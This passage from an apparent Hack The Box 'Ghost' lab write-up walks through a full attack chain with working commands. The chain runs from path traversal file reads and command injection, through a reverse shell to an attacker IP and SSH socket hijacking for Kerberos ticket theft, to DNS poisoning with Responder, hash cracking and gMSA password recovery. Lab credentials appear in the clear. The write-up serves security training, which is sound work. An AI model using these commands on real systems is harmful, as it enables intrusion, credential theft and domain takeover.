}
The extra parameter is concatenated directly onto a base path and read from disk. Path traversal sequences will escape the base directory.
The intranet repository contains the backend source.

/intranet/src/branch/main/backend/src/api/dev/scan.rs is the other key file:
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    // currently intranet_url_check is not implemented,
    // but the route exists for future compatibility with the blog
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();
User input from the url field is inserted into a bash -c string with no sanitisation. That is OS command injection.
The endpoint is /api-dev/scan on the intranet host and requires the X-DEV-INTRANET-KEY header — which we still need to retrieve.
Path Traversal — Ghost CMS Content API
Use the public API key and a traversal payload to read /etc/passwd from the Ghost container:
curl "http://ghost.htb:8008/ghost/api/v3/content/posts/?extra=../../../../../../../../etc/passwd&key=a5af628828958c976a3b6cc81a"
File read is confirmed. Now read /proc/self/environ to dump the container’s environment variables and locate the DEV_INTRANET_KEY:
curl "http://ghost.htb:8008/ghost/api/v3/content/posts/?extra=../../../../../../../../proc/self/environ&key=a5af628828958c976a3b6cc81a"
Key recovered: !@yqr!X2kxmQ.@Xe
Finding 3 — Path Traversal in Ghost CMS Content API Enabling Arbitrary File Read
Command Injection — Intranet Developer API
With the key, test the scan endpoint for code execution:
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan \
  -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' \
  -H 'Content-Type: application/json' \
  -d '{"url":"; whoami"}'
Returns root — we are inside the Docker container.
Finding 4 — OS Command Injection in Intranet API Scan Endpoint

Start a listener and catch a reverse shell:
rlwrap nc -lvnp 9001
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan \
  -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' \
  -H 'Content-Type: application/json' \
  -d '{"url":"; bash -i >& /dev/tcp/10.10.16.60/9001 0>&1"}'
Docker Post-Exploitation — SSH ControlMaster Hijacking
Enumerating the container, the root user’s .ssh directory contains a live ControlMaster socket:
/root/.ssh/ControlMaster/[email protected]@dev-workstation:22

SSH ControlMaster multiplexes multiple sessions over a single authenticated connection. A live socket means the connection to dev-workstation as florence.ramirez is already established and authenticated. We can tunnel commands through it without knowing her credentials.
Florence’s Kerberos TGT is stored at /tmp/krb5cc_50. Extract it via the hijacked socket:
ssh [email protected]@dev-workstation "cat /tmp/krb5cc_50 | base64 -w 0; echo"
Decode it locally:
echo '<base64_output>' | base64 -d > florence.ccache
Export it for Kerberos-aware tools:
export KRB5CCNAME=florence.ccache
Finding 5 — Active SSH ControlMaster Socket Enabling Session Hijacking and Kerberos Ticket Theft
DNS Poisoning + Responder — Justin Bradley
The forum post noted that bitbucket.ghost.htb has no DNS record. Using Florence’s TGT we can write one into Active Directory DNS, pointing it at our attacker machine. Any user who tries to browse to bitbucket.ghost.htb will authenticate against us instead.
Start Responder first:
sudo responder -I tun0 -v
Inject the DNS record using bloodyAD with Florence’s TGT:
bloodyAD -d ghost.htb -k --host DC01.ghost.htb add dnsRecord bitbucket 10.10.16.60
Shortly after, Responder captures an NTLMv2 hash from justin.bradley:

Crack it with Hashcat (mode 5600 = NetNTLMv2):
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Credentials: justin.bradley:Qwertyuiop1234$$
Finding 6 — ADIDNS Record Injection Enabling NTLM Credential Capture via Responder
Foothold — WinRM
evil-winrm -i ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$'
User flag captured.
Active Directory Enumeration — BloodHound
Close Burp Suite before starting BloodHound — both default to port 8080 and they will conflict.
rusthound-ce -d ghost.htb -u 'justin.bradley' -p 'Qwertyuiop1234$$' -o ./bh -z


Import the zip into BloodHound, mark justin.bradley as owned, and run a Cypher shortest-path query from owned principals.


The graph shows justin.bradley has ReadGMSAPassword over adfs_gmsa$.
Read the GMSA password with NXC:
nxc ldap ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
GMSA hash recovered: adfs_gmsa$:16b9766667b1e9f8d4c315a11707c497
The account name is ADFS_GMSA$ — this is the service account running Active Directory Federation Services.
Finding 7 — ReadGMSAPassword Rights Enabling ADFS Service Account Credential Recovery
Golden SAML Attack
Visiting https://core.ghost.htb:8443 presents a Ghost Core login with an Active Directory Federation button.

